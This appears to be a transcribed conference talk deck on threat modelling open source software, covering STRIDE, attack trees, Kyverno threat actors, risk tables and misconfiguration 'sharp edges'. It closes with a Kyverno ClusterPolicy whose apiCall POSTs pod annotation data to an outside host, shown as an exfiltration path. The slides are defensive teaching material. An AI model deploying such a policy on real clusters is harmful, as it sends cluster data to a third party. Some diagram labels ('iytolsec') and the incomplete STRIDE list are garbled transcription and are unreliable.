




Threat Modelling Open Source

Kyverno and the Kubernetes Kraken

- Tom Cope

Hello World!

- Tom Cope (<https://tomcope.com>)
- Principal Consultant at Control Plane
 - Teacher / Instructor - Threat Modeling Courses
 - Head of K8s and OffSec Practises
 - Leading engagements in Highly Regulated areas
- Previous roles
 - Ex-CSO of Ava Security (now part of Motorola)
 - Security Engineer for a UK leading asset manager
 - IAM SME at IBM
- Working in Cyber Security ~13 Years
 - DEFCON33 - "Domain Fronting in 2025: A retro analysis"
 - BSIdes Basingstoke Addict (5th Presentation) - Thank you!
- Part time Security Researcher (CVE-2020-5014 + CVE-2021-29707)
 - CodeGate AI SSRF
 - Kyverno CVEs to be discussed in this presentation!
- Blue team by day, red team by night



Who we are?

Cloud Native and Open Source security consultancy established in 2017. Our diverse culture empowers and develops individuals with talent and integrity.

Accustomed to work in highly-regulated environments and strategic programmes

Industry Leading

Kubernetes (first threat model for Financial Services User Group (FSUG)

Hacking Kubernetes
O'Reilly, authors and Trainer

Defending Cloud Native -
SANS, SEC 584 authors and trainers

Future Focussed

Linux Foundation's Security Technical Advisory Group (co-chair, CNCF)

OpenUK (CISO, pro bono)

Community organisers and collaborators (i.e. KubeCon, CloudNativeCon)




We hire the
core
maintainers



OpenBao

Ecosystem				
Security		And many more..		
Kubernetes		Open Source Standalone	Vendor Packaged	Vendor Managed
Public Cloud				



<https://landscape.cncf.io>

@controlplaneio

Pre-v1.0 experience with both Docker and Kubernetes





Threat Modeling
Partnership 🤝

&



CLOUD NATIVE
COMPUTING FOUNDATION



Published!

**cert-manager End User Threat Model and
Hardening Guide**
March 2026




Published!

Kyverno

**Kyverno End User Threat Model and Hardening
Guide**
April 2026

controlplane | CNCF

Kyverno End User Threat Model Report 2026



DRAFT!

**Linkerd End-User Threat Model and Hardening
Guide**
July 2026
(project code)

What we will be covering today:


- Threat modeling introduction
- Why threat model Open Source
- Kyverno Threat Model & Findings
- CVEs + Kyverno and the Kubernetes Kraken

Who here uses threat modeling?



What is Threat Modeling?

- Threat Modeling is:
 - Identifying and enumerating **threats and vulnerabilities**
 - Devising **mitigations**
 - Prioritising **residual risks**
 - **Escalating the most important risks**
- Why Threat Model?
 - Identify **security flaws early**
 - **Save money and time** consuming redesigns
 - **Focus your security requirements**
 - Identify **complex risks and data flows** for critical assets



Everyone can (and should!) model threats - ***not just security teams***

The Threat Modeling Process



What Are We Building?



What Can Go Wrong?



What Will We Do About It?



Did We Do a Good Job?

The diagram illustrates the data flow in a supply chain. It shows the flow of information between various entities: Client, Partner orgs, Reporting service, RCTI, looking site, Persistent storage, Compliance service, Tracking service, and Government compliance staff. Data flows include Shipment details, Compliance info, Real-time reporting data, Location info, and Logistics info. A dashed green line separates the Client/Partner orgs from the Government compliance staff.

- Data Flow Diagrams
 - Trust Boundaries
- Investigating connections between components both Technical & Human
- Deciding on Threat Actors



STRIDE Security Model

The diagram illustrates the STRIDE Security Model, showing six threats arranged in a semi-circle around a central user icon. Each threat is represented by a colored segment with an icon and a text description.

- Tampering with Data** (Orange segment): Unauthorized alteration of data to disrupt or deceive. Icon: A document with a pencil.
- Repudiation** (Red segment): The ability to deny actions taken, complicating accountability. Icon: A trash can.
- Information Disclosure** (Pink segment): Unauthorized access to confidential information. Icon: A padlock.
- Denial of Service** (Purple segment): Disrupting access to services or resources. Icon: A server rack with a red X.
- Spoofing Identity** (Yellow segment): The act of impersonating another user to gain unauthorized access. Icon: A magnifying glass over a person icon.



(Example) Attack Tree for S3 Bucket with Video Recordings

```

graph TD
    Reality((Reality)) -- iytolsec --> API_cache[API cache  
(e.g. Wayback Machine)]
    Reality -- iytolsec --> Disallow_crawling[Disallow crawling on site maps]
    Reality -- iytolsec --> Auth_required[Auth required / ACLs  
(private bucket)]
    
    API_cache -- iytolsec --> S3_public[S3 bucket set to public]
    Disallow_crawling -- iytolsec --> AWS_search[AWS public buckets search]
    Auth_required -- iytolsec --> AWS_search
    Auth_required -- iytolsec --> Bruteforce[Brute force]
    Auth_required -- iytolsec --> Phishing[Phishing]
    Auth_required -- iytolsec --> Recon_S3[Recon on S3 buckets]
    
    AWS_search -- iytolsec --> Compromise_user[Compromise user credentials]
    AWS_search -- iytolsec --> Compromise_admin[Compromise admin creds]
    AWS_search -- iytolsec --> Compromise_AWS_admin[Compromise AWS admin creds]
    AWS_search -- iytolsec --> Compromise_URLs[Compromise presigned URLs]
    AWS_search -- iytolsec --> Find_systems[Find systems with RW access to target bucket]
    
    Bruteforce -- iytolsec --> Compromise_admin
    Bruteforce -- iytolsec --> Compromise_AWS_admin
    Bruteforce -- iytolsec --> Compromise_URLs
    
    Phishing -- iytolsec --> Compromise_admin
    Phishing -- iytolsec --> Compromise_AWS_admin
    Phishing -- iytolsec --> Compromise_URLs
    
    Recon_S3 -- iytolsec --> Compromise_admin
    Recon_S3 -- iytolsec --> Compromise_AWS_admin
    Recon_S3 -- iytolsec --> Compromise_URLs
    
    Compromise_user -- iytolsec --> S3_public
    
    Compromise_admin -- iytolsec --> 2FA[2FA]
    Compromise_admin -- iytolsec --> Intercept_2FA[Intercept 2FA]
    Compromise_admin -- iytolsec --> SSH_accessible[SSH to an accessible machine]
    Compromise_admin -- iytolsec --> IP_allowlist[IP allowlist for SSH]
    
    2FA -- iytolsec --> Intercept_2FA
    Intercept_2FA -- iytolsec --> SSH_accessible
    Intercept_2FA -- iytolsec --> IP_allowlist
    
    Compromise_AWS_admin -- iytolsec --> Make_URL_live[Make URL short lived]
    Make_URL_live -- iytolsec --> Compromise_URL_within_N[Compromise URL within N time period]
    Compromise_URL_within_N -- iytolsec --> SSH_accessible
    Compromise_URL_within_N -- iytolsec --> IP_allowlist
    
    Compromise_URLs -- iytolsec --> Disallow_URLs[Disallow the use of URLs to access buckets]
    Disallow_URLs -- iytolsec --> Buy_0day[Buy 0day]
    Buy_0day -- iytolsec --> Exploit_vulns[Exploit vulns]
    
    Find_systems -- iytolsec --> Exploit_3rd_party[Exploit known 3rd party library vulns]
    Exploit_3rd_party -- iytolsec --> 3rd_party_checking[3rd party library checking / vuln scanning]
    3rd_party_checking -- iytolsec --> Buy_0day
    3rd_party_checking -- iytolsec --> Manual_disc0day[Manual disc0day]
    Manual_disc0day -- iytolsec --> Exploit_vulns
    
    S3_public -- iytolsec --> Video_recordings[Video recordings]
    
```




What Can Go Wrong?

- Risk Management
 - **Avoid:** Remove feature that generates risk
 - **Mitigate:** Reducing risk by implementing security controls
 - Enforce design or procedural changes that will reduce risk to an acceptable level
 - **Accept:** Risk's impact is minor or its probability of occurrence is very low
 - **Transfer:** Disclaimers, insurance policy

What Are We Building?

- Data Flow Diagrams, understanding trust boundaries
- Data classification
- Understanding your threat actors and their capabilities
 - Helps draw a line in the sand against specific types of attacks and prevents wasting effort
- Deciding IN and OUT of scope items



Script Kiddies

L33t h4x0r





What can go wrong?

- Using team's experience, gut instincts, and intuition!
- Understand the art of the possible
 - MITRE ATT&CK framework
 - Open Web App Security Project (OWASP)
 - Common Attack Pattern Enumeration and Classification (CAPEC)
 - Microsoft Kubernetes attack matrix
 - Threat Technique Catalog for AWS

What can go wrong?

- Review with STRIDE each connection and trust boundary




What will do about it?

- Technology Specific mitigations?
- Process Changes?
- Risk Management
 - **Avoid:** Remove feature that generates risk
 - **Mitigate:** Reducing risk by implementing security controls
 - Enforce design or procedural changes that will reduce risk to an acceptable level
 - **Accept:** Risk's impact is minor or its probability of occurrence is very low
 - **Transfer:** Disclaimers, insurance policy

Did we do a good job?

- Attack Trees
 - <https://www.deciduous.app/>



A man with a friendly expression, wearing a grey baseball cap and a blue and white plaid shirt, stands in a grassy field. In the background, there are rolling green hills under a clear blue sky. The image is framed by a blue border on the left and a purple border on the right.

IT AINT

The most thrilling piece of work you'll ever do

BUT IT'S

Really good security engineering!

If I can give you one take away:

In order to perform good threat modeling you need to TRULY understand how the technical and business processes work!

This requires you get everyone in a room once in a while and try and get people to explain how a business process / tool / product works



Prompt the discussion!



Let's Review our Supply Chain Security!

CSO - “We implement industry standards for supply chain security and scan all open source dependencies used in our products”



Security Team - “We have Synk running in audit only mode on 60% of our repos”



Product Manager - “We try to fix the CVEs but we don’t really have a SLA for them, if Steve mentions a really bad one we patch it ASAP”



Developer - “Pretty Sure my laptop still has Shai Hulud on it and I always use the old build server because its got none of the new security stuff on it”



And all of that is OK...

..Not everyone is aware of the TRUE state of play...

...Lets get on the same page about WHY...

...Let's all understand what the TRUTH is and do we need to do anything about it?

What is the real risk?

The Human Element! The importance of Psychological Safety in Threat Modeling and today!

Four levels of psychological safety

Collaborator Safety

- It is safe to interact
- Constructive debate

Inclusion Safety

- It is safe to be here
- All can contribute equally

Challenger Safety

- Challenge the status quo
- Tell us we're wrong
- Expose the real problems

Learner Safety

- It is safe to ask questions
- Mistakes are for learning



Why Threat Model open source?



Threat Modeling Open Source


- From a ControlPlane perspective:
 - We want to help further secure the software people use everyday for critical workloads
 - Provide hardening guides to identity “sharp edges”
- From a CSO perspective:
 - You threat modeling your own software, open source software is YOUR software
 - How YOU use a open source project maybe be different to others (including the maintainers / developers)
- From a Security Engineering perspective:
 - You know what they say about assumptions...Assuming makes an ass out of you and me
 - Software and Use cases changes, it's important to take a step back every now and again to re-evaluate the assumptions



“Science isn't about why, it's about why not!” - Cave Johnson (Portal 2)

Kyverno Threat Model & Findings

Big Shout out to: Samuel Holmes



→ This is only a overview of the full report ←

What is Kyverno?



Kyverno is a CNCF Graduated, Kubernetes-native policy engine that allows you to manage security, compliance, and governance as code.

It evaluates and modifies API requests using standard YAML and Common Expression Language (CEL), letting you validate, mutate, generate, and clean up resources without learning a complex domain-specific language.

What does that look like in practise?



Developer

Really
Cool
Software



- Mutate pods to always runtime default seccomp profile




Kyverno



- Only allow signed containers from example.com

Kyverno - What are we building? - Data Flow Diagram



Kyverno - What are we building? - Threat Actors (In Scope)

Threat Actor	Capability	Personal Motivation	Sample Attacks
Cluster Administrator	Full control over all cluster resources including CRDs, RBAC, Secrets, admission webhooks, and Kyverno configuration	Financial gain, coercion, insider threat, or operational misuse.	Modify or delete ClusterPolicy resources to silently disable enforcement
Namespace / Tenant Administrator	Administrative control within a specific tenant namespace	Privilege escalation, lateral movement, tenant isolation bypass, financial gain.	Create namespace-scoped PolicyException resources to exempt workloads from cluster-wide enforcement
Internal Platform Engineer	Authenticated Kubernetes user with restricted cluster-level permissions, typically including read access to Kyverno resources and pipeline access for policy distribution.	Privilege escalation or unauthorized policy modification.	Exploit overly permissive RBAC to modify ClusterPolicy or PolicyException resources
Internal Developer / Workload Owner	Ability to deploy applications and request certificates within specific assigned namespaces.	Accidental misuse, privilege escalation or financial gain	Deploy insecure workloads, for example using privileged containers or excessive capabilities, by exploiting presence of audit-only policies or broad PolicyException resources
External vandal (script kiddie, tresspasser)	Exploit publicly exposed services using common tools and known vulnerabilities	Curiosity or notoriety through defacement and service disruption	Exploit publicly exposed Policy Reporter UI to enumerate policy configurations and identify enforcement gaps

Kyverno - What are we building? - Threat Actors (Out of Scope)

Threat Actor	Capability	Personal Motivation	Sample Attacks
Supply Chain Attackers (Kyverno maintainers and contributors)	Ability to introduce malicious code through open-source contributions or compromised dependencies	Political sabotage or financial gain	Deliberately introduce malicious logic into Kyverno admission controller or policy evaluation engine
Advanced Persistent Threat (APT) / Organized Crime Group	Sophisticated attacker with resources for targeted attacks and long-term persistence including custom exploits and coercion	Data theft, espionage, financial fraud or ransom.	Compromise policy signing infrastructure to distribute tampered ClusterPolicy resources cluster-wide, persistently weakening enforcement across all consuming clusters Leverage Kyverno misconfigurations or supply chain flaws to disable image verification, enabling deployment of backdoored workloads

Kyverno - What can go wrong?

Confidentiality	High	Exfiltration of cosign private keys used to sign Kyverno policy bundles, enabling undetected policy tampering across all consuming clusters Compromise of spoke API server credentials stored in the hub cluster's <code>policy-reporter</code> namespace, granting read access to all spoke cluster API servers
	Medium	Exposure of <code>PolicyReport</code> or <code>ClusterPolicyReport</code> contents, revealing detailed information about which policies are failing on which workloads and which could provide useful reconnaissance for privilege escalation Leakage of Kyverno controller logs containing admission request details, resource metadata, or policy evaluation results
	Low	Disclosure of <code>ClusterPolicy</code> or <code>Policy</code> resource definitions without write access, which would reveal enforcement posture but does not directly enable policy bypass Exposure of non-sensitive Kyverno <code>ConfigMap</code> configuration objects that do not grant policy modification capability

Kyverno - What can go wrong?

Integrity	High	Unauthorised modification of <code>ClusterPolicy</code> or <code>PolicyException</code> resources, silently weakening or disabling enforcement for production workloads Compromise of the policy signing key enabling arbitrary unsigned policy bundles to be accepted as trusted, with persistent enforcement impact across all clusters pulling from the external registry Tampering with <code>ValidatingWebhookConfiguration</code> or <code>MutatingWebhookConfiguration</code> resources, redirecting or disabling admission control entirely
	Medium	Modification of <code>PolicyException</code> resources to broaden scope beyond intended workloads, silently exempting sensitive workloads from policy enforcement Manipulation of image verification policy rules to accept unsigned or tampered images at admission time Drift between policy definitions in the external registry and CRDs applied to cluster, creating undetected inconsistency between intended and actual enforcement posture
	Low	Non-critical configuration drift in Kyverno CRs without resulting enforcement bypass Misconfiguration of background scan intervals or <code>CleanupPolicy</code> schedules without immediate security impact

Kyverno - What can go wrong?

Availability	High	External service call failure during policy evaluation. For example, if <code>ClusterPolicy</code> rules reference external data sources via HTTP service calls and those services become unavailable, policy evaluation may fail or be skipped at admission time, causing either unexpected workload blocking or silent enforcement gaps depending on <code>failurePolicy</code> configuration. Kyverno admission controller failure combined with <code>failurePolicy</code>: Fail preventing all resource creation cluster-wide, causing production outage Disruption of <code>ValidatingWebhookConfiguration</code> or <code>MutatingWebhookConfiguration</code> blocking all admission requests to the API server
	Medium	Background controller failure causing existing policy violations to go undetected for extended periods Reports controller failure causing <code>PolicyReport</code> and <code>ClusterPolicyReport</code> data to become stale, degrading compliance visibility
	Low	Cleanup controller failure causing stale resources to accumulate without immediate security impact Short-term disruption of <code>PolicyReport</code> generation in non-production environments

Kyverno Findings and Sharp Edges



Availability impact

===

Silent Critical Security
Impact

failurePolicy: Ignore


- ValidatingWebhookConfiguration
- MutatingWebhookConfiguration



- Setting `--autoUpdateWebhooks=false` causes Kyverno to create webhook configurations with `failurePolicy: Ignore` for all resources by default
- Setting `--forceFailurePolicyIgnore` forces `Ignore` mode globally across all webhook configurations



Kyverno Findings and Sharp Edges



Kyverno Findings and Sharp Edges



Developer has no read access via the K8s API



Deployed via CI/CD

Name: banking_app
Image: moneyv1
Secret: \$REPLACEME



Performs mutation

Performs mutation

Name: banking_app
Image: moneyv1
Secret: apples



No **NetworkPolicy** and lack of mutual authentication



Kyverno

Kyverno k8s namespace

Bypasses k8s audit log

Kyverno and the Kubernetes Kraken

Kyverno and the Kubernetes Kraken

- Kyverno Supports external API calls to be made as part of policy decisions
 - EG integrating with a 3rd party service for addition benefit
 - Perform Synk IAC Scan
- These calls can be made using YAML and the “apiCall” service or through CEL policies and the HTTP library

```

apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: kyverno-api-call-test
spec:
  admission: true
  background: false
  emitWarning: false
  rules:
    - context:
        - apiCall:
            data:
              - key: data
                value: '{{ request.object.metadata.annotations.data }}'
            method: POST
            service:
              headers:
                - key: Authorization
                  value: ""
              url: http://tomcope.com:25565
            name: externalapicall
      match:
        any:
          - resources:
              kinds:
                - Pod
              names:
                - kyverno-api-test
      name: kyverno-api-call-test
